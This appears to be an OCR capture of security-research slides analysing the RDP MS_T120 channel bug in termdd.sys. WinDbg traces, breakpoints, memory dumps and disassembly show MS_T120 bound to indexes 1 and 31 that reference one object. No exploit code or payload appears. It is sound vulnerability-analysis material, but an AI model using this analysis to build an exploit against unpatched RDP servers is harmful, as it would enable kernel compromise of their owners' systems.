


Unpatch IcaBindVirtualChannels

- IcaFindChannelName
  - Search for a virtual channel's object with a name that matches the channels name from the Basic Setting Exchange. If found, return a reference to that particular virtual channel's object.
- IcaBindChannel
  - Takes the address of the virtual channel's object and its associate index; store it into the Channel Structure Table


IcaBindChannel

- rdi: address of channel
- rax + rcx * 8 + 0xe0: index



MS_T120 Channel Creation


- IcaBindChannel binds MS_T120 to index 31
- Reference count at 2




MS_T120 Channel Creation

```
kd> kb
 # RetAddr           : Args to Child                                                     : Call Site
00 fffff880`011c0d8f : fffffa80`04106ba0 fffffa80`0405c010 fffffa80`024326eb 00000000`00000005 : termdd!IcaBindChannel+0x55
01 fffff880`011bee62 : 00000000`00000005 fffffa80`03ec03a0 00000000`00000000 fffffa80`f8a00191 : termdd!IcaAllocateChannel+0x147
02 fffff880`011ca154 : 00000000`00000000 fffff880`021a8570 fffffa80`024326db 00000000`00000000 : termdd!IcaCreateChannel+0x7e
03 fffff880`011c1748 : 00000000`00000001 fffffa80`0400a070 00000000`00000000 fffffa80`0262fcc8 : termdd!IcaCreate+0x14c
04 fffff800`02d7e495 : 00000000`00000025 00000000`00000025 fffffa80`0262fcc8 fffffa80`02b9bb10 : termdd!IcaDispatch+0x2d4
05 fffff800`02d7ad38 : fffffa80`030cd4e0 00000000`00000000 fffffa80`0262fb10 fffffa80`00000001 : nt!IopParseDevice+0x5a5
06 fffff800`02d7bf56 : 00000000`00000000 fffffa80`0262fb10 fffff880`021a8900 fffffa80`018e68a0 : nt!ObpLookupObjectName+0x588
07 fffff800`02d7d85c : 00000000`00000000 00000000`00000000 00000000`00000001 ffffffff`ffffffff : nt!ObOpenObjectByName+0x306
08 fffff800`02d88478 : 00000000`00e01dd0 fffff880`c0100000 00000000`00dfe2f0 00000000`00dfe2e0 : nt!IopCreateFile+0x2bc
09 fffff800`02a7f8d3 : fffffa80`041d3660 0000007f`ffffffff fffff880`021a8a88 00000980`00000000 : nt!NtCreateFile+0x78
0a 00000000`7712186a : 000007fe`f91314b2 00000000`c0000017 00000000`000010f0 00000000`00000008 : nt!KiSystemServiceCopyEnd+0x13
0b 000007fe`f91314b2 : 00000000`c0000017 00000000`000010f0 00000000`00000008 00000000`000007a0 : ntdll!ZwCreateFile+0xa
0c 000007fe`f91318c9 : 00000000`00dfe380 00000000`00000001 00000000`00000001 000007fe`fd363ae0 : ICAAPI!IcaOpen+0xa6
0d 000007fe`f9133688 : 00000000`00000000 00000000`00e01cd0 00000000`00000000 00000000`00e01d98 : ICAAPI!IcaStackOpen+0xa4
0e 000007fe`f7c6aa1f : 00000000`00e01d90 00000000`00e01cd0 00000000`00e01d90 00000000`00e01cf8 : ICAAPI!IcaChannelOpen+0x6c
0f 000007fe`f7c66dee : 00000000`00e01cd0 00000000`00252740 00000000`00000000 00000000`c0000017 : rdpwsx!MCSCreateDomain+0xb7
10 000007fe`f7c6908b : 00000000`00000000 00000000`c0000001 00000000`00000000 00000000`00000000 : rdpwsx!TSrvAllocInfo+0x7e
11 000007fe`f7c92b66 : 00000000`00000000 00000000`0038004b 00000000`0038004b 00000000`00000000 : rdpwsx!WsxIcaStackIoControl+0x217
12 000007fe`f7c8be43 : 00000000`00000000 002d0050`00440052 00000070`00630054 00000000`00000000 : rdpcorekmts!CWsx::StackIoControl+0x56
13 000007fe`f9131a29 : 00000000`00252740 00000000`00380003 00000000`00dff270 00000000`0000028c : rdpcorekmts!CStack::staticExtensionIoControl+0x6b
14 000007fe`f91327bc : 00000000`00000000 00000000`0032afbc 00000000`00000000 000007fe`fee2fd01 : ICAAPI!IcaStackIoControl+0x65
15 000007fe`f7c8c7ba : 00000000`00000001 00000000`00000000 000007fe`f81a9201 00000000`00dff330 : ICAAPI!IcaStackConnectionAccept+0x1fc
16 000007fe`f7c910d3 : 00000000`00000000 000007fe`f7c83fe8 00000000`00dff4c8 00000000`00000000 : rdpcorekmts!CStack::Accept+0x7e
17 000007fe`f8163708 : 00000000`00000000 00000000`00331530 00000000`00000000 00000000`000007f8 : rdpcorekmts!CKMRDPConnection::AcceptConnection+0xd7
18 000007fe`f8167dc5 : 00000000`00000000 00000000`003195d0 00000000`00000000 000007fe`f8167d94 : termsrv!CConnectionEx::Accept+0x284
19 00000000`76fc652d : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : termsrv!CListenerEx::staticTransferWorkItem+0x31
```

rdpwsx!MCSCreateDomain



```
000007FF7094A9D1 mov     rcx, rdi
000007FF7094A9D4 call    qword ptr cs:__imp_DeviceIoControl.IoControlCode
000007FF7094A9DA and     dword ptr [rbx+54h], 0
000007FF7094A9DE and     qword ptr [rbx+90h], 0
000007FF7094A9E6 and     dword ptr [rbx+8Ch], 0
000007FF7094A9ED and     dword ptr [rbx+88h], 0
000007FF7094A9F4 and     dword ptr [rbx], 0
000007FF7094A9F7 xor     esi, esi
000007FF7094A9F9 mov     [rbx+30h], r14
000007FF7094A9FD mov     [rbx+38h], r13
000007FF7094AA01 mov     [rbx+48h], rbp
000007FF7094AA05 lock add dword ptr [rbx], 1
000007FF7094AA09 lea     r9, [rbx+40h]
000007FF7094AA0D lea     r8, aMs_t120    ; "MS_T120"
000007FF7094AA14 lea     edx, [rsi+5]
000007FF7094AA17 mov     rcx, r14
000007FF7094AA1A call    IcaChannelOpen
000007FF7094AA1F test    eax, eax
000007FF7094AA21 js      loc_7FF7094AAAE
```



IcaBindVirtualChannels MS_T120

- IcaBindVirtualChannels assigns MS_T120 to index 1
- Reference count at 3

```
kd> bp termdd!IcaBindVirtualChannels+0x19e ".printf \"IcaBindVirtualChannel index=%d\\n\",r8;dd rcx;.echo"
kd> g
IcaBindVirtualChannel index=1
fffffa80`04106ba0  00000002 00000000 011c8320 fffff880
fffffa80`04106bb0  00000003 00000000 04106c20 fffffa80
fffffa80`04106bc0  03750468 fffffa80 00000000 00000000
fffffa80`04106bd0  00800001 00000000 00000000 00000000
fffffa80`04106be0  04038310 fffffa80 041d3660 fffffa80
fffffa80`04106bf0  00000004 00000000 00000001 00000001
fffffa80`04106c00  00000000 00000000 00000000 00000000
fffffa80`04106c10  00000000 00000000 00000000 00000000

termdd!IcaBindVirtualChannels+0x19e:
fffff880`011c07c6 e8fd060000      call    termdd!IcaBindChannel (fffff880`011c0ec8)
kd> da rcx+0x10c
fffffa80`04106cac  "MS_T120"
```

Kernel address

reference count

MS_T120 Channel Structure

MS_T120 Channel

- Two indexes referencing the same MS_T120 channel structure object

1 and 31


```
termdd!IcaBindChannel+0x55:
fffff880`011c0f1d 4889bcc8e0000000 mov     qword ptr [rax+rcx*8+0E0h],rdi

kd> dd poi(rax + (0x1 + 0x5) * 0x8 + 0xe0)
fffffa80`04106ba0  00000002 00000000 011c8320 fffff880
fffffa80`04106bb0  00000003 00000000 04106c20 fffffa80
fffffa80`04106bc0  03750468 fffffa80 00000000 00000000
fffffa80`04106bd0  00800001 00000000 00000000 00000000
fffffa80`04106be0  04038310 fffffa80 041d3660 fffffa80
fffffa80`04106bf0  00000004 00000000 00000001 00000001
fffffa80`04106c00  00000000 00000000 00000000 00000000
fffffa80`04106c10  00000000 00000000 00000000 00000000
```

```
kd> dd poi(rax + (0x1F +0x5) * 0x8 + 0xe0)
fffffa80`04106ba0  00000002 00000000 011c8320 fffff880
fffffa80`04106bb0  00000003 00000000 04106c20 fffffa80
fffffa80`04106bc0  03750468 fffffa80 00000000 00000000
fffffa80`04106bd0  00800001 00000000 00000000 00000000
fffffa80`04106be0  04038310 fffffa80 041d3660 fffffa80
fffffa80`04106bf0  00000004 00000000 00000001 00000001
fffffa80`04106c00  00000000 00000000 00000000 00000000
fffffa80`04106c10  00000000 00000000 00000000 00000000
```

Channel Pointer Table

Who Uses MS_T120 Channel?

